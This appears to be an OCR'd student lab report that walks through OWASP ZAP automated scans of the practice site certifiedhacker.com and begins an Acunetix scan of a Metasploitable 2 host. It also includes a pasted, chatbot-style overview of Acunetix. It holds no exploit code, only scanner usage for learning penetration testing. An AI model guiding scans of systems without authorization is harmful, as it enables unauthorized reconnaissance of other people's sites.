


Name : kunal Jawale

Step 3 : after step two you can see the zaproxy interface like this :




Step 4 : click on automated scan so you can see the url option and all




Name : kunal Jawale

Step 5 : In url section type the target URL to scan this target like http://certifiedhacker.com and select Use traditional spider




Step 6 : after this click on Attack for starting attack for scanning




Here we see scanning is running now

Name : kunal Jawale

Step 7 : After launching the attack you can see the active scan option in down section click on this for see the scanning active scanning results




Step 8 : this scanning take some time you get all result after scanning done 100%



You can see the scanning completed 100%

Step 9 : After completing the scanning you can go for Alerts section and click on this .



You can see the result of scanning in alert section you can see the vulnerabilities in target URL using this tool .after this you can make report on this and send it to your client .

➢ Acunetix :

It seems like you're referring to **Acunetix**, which is a well-known **automated web application security scanner**. In the context of **web application hacking** (or more appropriately, **penetration testing and security auditing**), **Acunetix** is used for:

🔍 1. Vulnerability Scanning

Acunetix scans web applications to identify **security vulnerabilities** such as:

- **SQL Injection**
- **Cross-Site Scripting (XSS)**
- **Local and Remote File Inclusion**
- **Server-side Request Forgery (SSRF)**
- **Outdated software detection**
- **Weak passwords or authentication issues**

🧰 2. Automated Testing

It automates many of the **reconnaissance and exploitation tasks** that would otherwise require manual effort, including:

- Crawling the website (even SPAs and JavaScript-heavy apps)
- Identifying input fields and parameters
- Attempting known exploit techniques on those parameters

📈 3. Reporting

Acunetix generates detailed reports on:

- Discovered vulnerabilities
- Risk ratings (High, Medium, Low)
- Proof-of-concept data
- Fix recommendations

These reports help developers and security teams **prioritize and remediate** issues.

🧪 4. Integration with Development Pipelines

In modern DevSecOps setups, Acunetix can be integrated with:

- **CI/CD pipelines** (Jenkins, GitLab, Azure DevOps)
- **Issue tracking tools** (like JIRA)
  To catch vulnerabilities **early in the development cycle.**


Name : kunal Jawale

⚠️ Important Note

While Acunetix is a powerful tool, it's meant for **ethical hacking** and **authorized penetration testing only**. Unauthorized scanning of web applications is **illegal and unethical**.


Here are some screenshot for using acunetix :

Step 1 : in acunetix interface click on add target




Step 2 : give the target IP or URL like I give the metasploitable 2 IP

Name : kunal Jawale




Step 3 : click on save and after choose the scan speed slow to fast and click on continue button

